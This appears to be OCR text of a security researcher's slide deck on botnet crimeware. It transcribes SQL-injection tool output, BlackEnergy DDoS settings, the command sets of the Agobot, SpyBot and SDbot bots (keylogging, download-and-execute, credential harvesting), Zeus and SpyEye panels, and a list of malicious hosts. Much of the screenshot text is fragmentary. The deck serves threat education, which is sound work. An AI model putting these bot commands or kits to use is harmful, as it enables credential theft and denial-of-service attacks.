

Botnet Attacks and Web Application Defenses

**This battle for control
isn't personal, its business.**

Gunter Ollmann,
Vice President of Research



■ Gunter Ollmann

- VP of Research, Damballa Inc.
- Board of Advisors, IOActive Inc.

■ Brief Bio:



- Been in IT industry for two decades – Built and run international pentest teams, R&D groups and consulting practices around the world.
- Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.
- Frequent writer, columnist and blogger with lots of whitepapers...
 - <http://blog.damballa.com> & <http://technicalinfodotnet.blogspot.com/>





**What crimeware
are criminals using?**

- Tools that speed up the defacement process
 - Not necessarily targeted
- Defacement submissions





SQL Injection Attack Tools

地址: http://w URL: http://localhost/sqlinject/news.asp?id=1

网页 图片

Google

网页 约有1

小提示:

云南海泰
云南海泰贵
催化剂、
产, 含金、
www.cg16C
网页快照

安全漏洞

完整URL

http://www.
http://www.
http://www.
http://www.
http://www.
http://www.
http://www.
http://www.
http://dg.c

总体输出 基本信息 探测设置 HEAD Cookies 浏览

另存为... 保存 复制 ☒ 同时输出到表格 在浏览器中打开当前注入点

• 远程服务器列表:
服务器名: MTJ-S4\GSQL
服务器产品: SQL Server
数据源: MTJ-S4\GSQL
位置:
提供者文本:
服务器网络名: MTJ-S4\GSQL

• 登录用户列表:
用户名:
密码HASH: 0x
安全编号: 0x
X状态: 100

用户名 密码HA 安全编 X状态
testDB.admin

SQL Server Access MySQL Oracle

用户名 密码HA 安全编 X状态
基于我的SQLServer服务器转发 设置我的MS SQL服务器 取记录数失败时强制读取的最大记录数: 5

基本信息 命令行 GetWebShell 获取数据库内容 数据库插马 文件读写 杂项工具

用户名 密码HA 安全编 X状态
where: 1=1 SQL: select top 3 id,username,password from TestDB..admin order by id
当前库: TestDB 排序: id

☒ top: 3 ☐ 逆序排列

TestDB

- t_t
- admin
 - id
 - username
 - password
 - privilege
 - telephone
 - address
- pass_kr
- news
 - id
 - title

id	username	password
1	testUserzjs	123456
25	test	password
26	ff	aa

获取数据库内容

获取基本信息完毕!

com/zfbz/zfmr.asp?id=78 515 5 Xor 8=3 + Xor 8=8 XOR 数字型 未探测 中国铁通东莞分公司-



DDoS Tools

The screenshot displays the Damballa DDoS Tools interface. The main window shows a list of online PCs with columns for IP address/port, computer name, location, operating system, memory, version, and status. A configuration window for the BlackEnergy DDoS Bot is open, showing various attack settings.

BlackEnergy DDoS Bot Configuration:

- Server:
- Request rate: (in minutes)
- Outfile:
- Build:
- BlackEnergy DDoS Bot; ver 1.4.5 (with H')
- ICMP Freq:
- ICMP Size:
- SYN Freq:
- HTTP Freq:
- HTTP Threads:
- TCP/UDP Freq:
- UDP Size:
- TCP Size:
- Spoof IP's: (1 - ON; 0 - OFF)
- Build ID:
- Default command (if can't connect to server):
- Execute after minutes (0 - execute immediately)

Main Window Details:

- File (F) Functions (N) About (B)
- Online PC DDOS Update IP Setting
- Common Attack: [01]SYN Flood [02]ICMP Flood [03]UDP Flood [04]UDP Small Size [05]TCP Flood [06]TCP Multi-Connect
- WEB Attack: [07]NoCache Get Flood [08]CC Attack [09]HTTP GET Nothing
- Use Selected PCs
- Target:
- Attack Type: Thread: PC Num:
- Auto Select PCs
- Type: Thread: Num: Target:
- Target should be IP,DNS,and Webpage Url.Only CC Attack need
- IP Example: 202.199.24.35
- DNS Example: www.baidu.com
- URL Example: http://www.abc.com/show.asp?id=123
- http://www.abc.com/index.html
- Succeed to send [File Manage] command
- Listen On Port 8090 Succeed
- Total Online [100]



Bots...



IRC CnC – Host Controls



Agobot

Command	Description
harvest.cdkeys	Return a list of CD keys
harvest.emails	Return a list of emails
harvest.emailshttp	Return a list of emails via HTTP
harvest.aol	Return a list of AOL specific information
harvest.registry	Return registry information for specific regis
harvest.windowskeys	Return Windows registry information
pctrl.list	Return list of all processes
pctrl.kill	Kill specified process set from service file
pctrl.listsvc	Return list of all services that are running
pctrl.killsvc	Delete/stop a specified service
pctrl.killpid	Kill specified process
inst.asadd	Add an autostart entry
inst.asdel	Delete an autostart entry
inst.svcadd	Adds a service to SCM
inst.svcdel	Delete a service from SCM

SpyBot

Command	Description
delete <filename>	Delete a specified file
execute <filename>	Execute a specified file
rename <origfilename> <newfile>	Rename a specified file
mkdir <dirname>	Create a specified directory
startkeylogger	Starts the on-line keylogger
stopkeylogger	Stops the keylogger
sendkeys <keys>	Simulates key presses
keyboardlights	Flashes remote keyboard lights 50x
passwords	Lists the RAS passwords in Windows 9x systems
listprocesses	Return a list of all running processes
killprocess <processname>	Kills the specified process
threads	Returns a list of all running threads
killthread < number >	Kills a specified thread
disconnect <number>	Disconnect the bot for number seconds
reboot	Reboot the system
cd-rom <0/1>	Open/close cd-rom. cd-rom 1 = open, cd-rom 0 = close
opencmd	Starts cmd.exe (hidden)
cmd <command>	Sends a command to cmd.exe

SDbot

Command	Description
download <url> <dest> <action>	Downloaded specified file and execute if action is 1
killthread <thread#>	Kill specified thread
update <url> <id>	If bot ID is different than current, download "sdbot executable" and update
sysinfo	List host system information (CPU/RAM/OS and uptime)
execute <visibility> <file> parameters	Run a specified program (visibility is 0/1)
cdkey/getcdkey	Return keys of popular games e.g., Halflife, Soldier of Fortune etc.

on bot
of the bot code

Current Task's

Task Name	Description	Priority	Perfomed	Speed	State	Type	Delivered Letters	Recipient not found	Total addresses count	Running Time	Operation
CASH		1	51.0%	1210 let/min	Finished	Direct Sending	97469	58625	306203	0	Info
rekte	http:// /index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	Delete Info
audit	/index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	Delete Info
finj fi	http:// /index.htm	2	15.8%	3215 let/min	Runing	Direct Sending	24596	23635	306204	00:14:35	Stop Info
obuv	/index.htm	2	50.8%	1235 let/min	Finished	Direct Sending	97556	58095	306203	0	Info
bel a	http:// /index.html	1	48.9%	1302 let/min	Finished	Direct Sending	85033	64800	306204	0	Info
prav	http:// /index.htm	2	49.0%	1251 let/min	Finished	Direct Sending	84083	66076	306204	0	Info
p tik	http:// /index.htm	2	51.5%	1293 let/min	Finished	Direct Sending	99932	57852	306203	0	Info
astra	/index.htm	2	51.3%	1275 let/min	Finished	Direct Sending	91073	65864	306204	0	Info
	http:// /	2	49.1%	1231 let/min	Finished	Direct Sending	93662	56620	306203	0	Info

Main System Stats

Number Of Bots:

1672

Number Of RS:

1

Number of Working RS:

1

[RESET](#)


Bots by OS




Task Speed Graph



Bots by Version





Bots by Count



Builder Battling

- Zeus – Worlds most popular malware DIY malware construction kit
- Helps clear your system before making the malware





1 Summary statistics

Information:

Current user:
GMT date: 15.05.2009
GMT time: 05:44:26

Statistics:

→ Summary
OS

Botnet:

Bots
Scripts

Reports:

Search in database
Search in files

System:

Information
Options
User
Users
Logout

Information	
Total reports in database:	29 060
Time of first activity:	13.05.2009 09:56:43
Total bots:	9
Total active bots in 24 hours:	77,78% - 7
Minimal version of bot:	1.2.4.2
Maximal version of bot:	1.2.4.2

Botnet:
[All]
>>

Actions:
Reset Installs

Installs (9)

DE	2
ES	2
CA	1
	1
	1
	1
	1
	1

Online (3)

ES	2
CA	1

2

Filter

Search from date (dd.mm): 15.05 to date:

Bots:

IP-addresses:

Search string:

Type of report: --

- ☐ Case sensitive
- ☐ Exclude retrieved
- ☐ Show only reports
- ☐ Show as text

Protected Storage
Cookies of IE
File
HTTP or HTTPS request
HTTP request
HTTPS request
FTP login
POP3 login
All grabbed data
Grabbed data [UI]
Grabbed data [HTTP(S)]
Grabbed data [WinSocket]
Grabbed data [Other]

ZEUS DIY Kit

- RRP: \$400 (street price ~\$50)
- Botnet CnC package with Web management frontend.
- Very popular – many plug-ins developed to extend functionality

3

host	Level	status	files online	A record	SBL	country	AS number
truemts	15 4	online	1	125.87.2.198	Not listed	🇨🇳	4134
artemaliciacapoeira.be	2009-06-23 17:40:30	online	1	195.47.247.168	Not listed	🇩🇪	16245
makefred.cn	2009-06-23 17:33:12	online	0	219.152.120.116	Not listed	🇨🇳	4134
91.207.61.210	2009-06-23 16:52:25	online	1	91.207.61.210	Not listed	🇧🇪	48031
www.qeda.it	2009-06-23 16:50:00	online	1	217.64.195.220	Not listed	🇮🇹	12637
labormi.com	2009-06-23 14:41:13	online	2	91.206.201.6	Not listed	🇧🇪	47781
pencer.net	2009-06-23 14:35:18	online	1	209.67.188.9	Not listed	🇺🇸	14415
artmarket.or.kr	2009-06-23 12:47:44	online	1	210.118.170.51	Not listed	🇰🇷	4670
79.98.25.99	2009-06-23 07:06:22	online	3	79.98.25.99	Not listed	🇧🇪	47205
file.dontexist.org	2009-06-23 07:03:59	online	2	89.218.236.67	Not listed	🇧🇪	9198
acmecorp.net.cn	2009-06-23 06:55:00	online	3	202.71.102.108	Not listed	🇨🇳	17971

Bot:

Bot:

Type: any ftp smtp pop3 http_auth debug

Matched 44556 of 122556 Page: [1](#) [2](#) [3](#) ... [891](#) [892](#) Show: [100](#) [200](#) per page

[illegible][Bots](#) | [Emails](#) | [Templates](#) | [Tasks](#) | [Sniffer](#) | [Admin](#)

Activated bots

Free bots

Stats

Settings

Debug logs

Update logs

Свободные боты. Take over для помещения их в список ботов, которым выдаются задания.

Free bots

0

Filter


All

Take over

Total: 31008 Page: 1 2 3 ... 310 311 Show: 50 200 per page

☐ All 31008 items

<input type="checkbox"/>	Id	Version	S	MX	Ip	Serial	Last seen
<input type="checkbox"/>	17971	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	1.8	7002-190E	0 seconds
<input type="checkbox"/>	18001	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2.103	A86C-668C	0 seconds
<input type="checkbox"/>	19406	15		<input checked="" type="checkbox"/>	255.44	2124-7C53	0 seconds
<input type="checkbox"/>	20689	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	86.62	0707-565F	0 seconds
<input type="checkbox"/>	21179	15		<input checked="" type="checkbox"/>	72.16	4BE4-E459	0 seconds
<input type="checkbox"/>	22340	15		<input checked="" type="checkbox"/>	90.129	287D-8EC2	0 seconds
<input type="checkbox"/>	23199	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	3.60	C885-66AC	0 seconds
<input type="checkbox"/>	23247	15		<input checked="" type="checkbox"/>	1.140	4697-1209	0 seconds
<input type="checkbox"/>	25183	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	01.105	3440-BBAE	0 seconds
<input type="checkbox"/>	25692	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	174.205	18EF-22EF	0 seconds
<input type="checkbox"/>	27778	15		<input checked="" type="checkbox"/>	3.76	EC6B-F5F7	0 seconds
<input type="checkbox"/>	28212	15		<input checked="" type="checkbox"/>	.51	3C29-FCE8	0 seconds
<input type="checkbox"/>	28777	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	43.120	A40F-290D	0 seconds
<input type="checkbox"/>	29308	15		<input checked="" type="checkbox"/>	62.50	782A-E23E	0 seconds
<input type="checkbox"/>	30668	15		<input checked="" type="checkbox"/>	94.21	2092-335B	0 seconds
<input type="checkbox"/>	2127	14	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	65.223	0053-BCAE	1 second
<input type="checkbox"/>	17115	15		<input checked="" type="checkbox"/>	40.199	45C4-FBFF	1 second



The screenshot shows a web-based interface for managing a botnet. At the top, there's a navigation bar with a clock showing 2010-02-10 14:36:46 and several buttons: 'Create task for Billing', 'Settings', 'Modify Cards', 'Ban Bots', 'Tasks Statistic', 'Create task for Loader', 'Bots Monitoring', and 'Create task for Knocker'. A lightbulb icon indicates 0 tasks and 152 bots. Below this, a large banner reads 'Hack the Planet!' with a globe icon and the word 'Take'. Overlaid on this is a window titled 'SpyEye Builder v1.0.7'. The window contains the 'Spy Eye v1.0' logo and a configuration form. The form has fields for 'Path to the main control panel:', 'Alternative path to the main control panel:', and 'Path to the formgrabber control panel:', all containing URLs from 'yourbotnet.cn'. It also has an 'Encryption key:' field, a 'Connector interval (sec):' set to 300, a 'Compress build by UPX v3.04w:' checkbox (unchecked), and a 'Kill Zeus:' checkbox (checked). At the bottom of the form are buttons for 'Make config & get build', 'Get build', and a checkbox 'Are you infected by SpyEye?'.

- Similar kit to Zeus
- “Kill Zeus”



Spy Eye v1.2

2010
07/20
14:46:51



Find INFO



Statistic



FTP
accounts



Settings



Screen
shots



BOA
Grabber



Certificate
Grabber



319 k
+5793

Get Certificates

Bot GUID :

Report date region :

15/07/2010

... 20/07/2010

clean

Data :

Limit :

100

Show useless certificates :



sub



2010
07/19
15:09



609
2854




FILE:

Local file:


Browse...

Upload


Statistic by IE version









Statistic by OS



Statistic by User Type






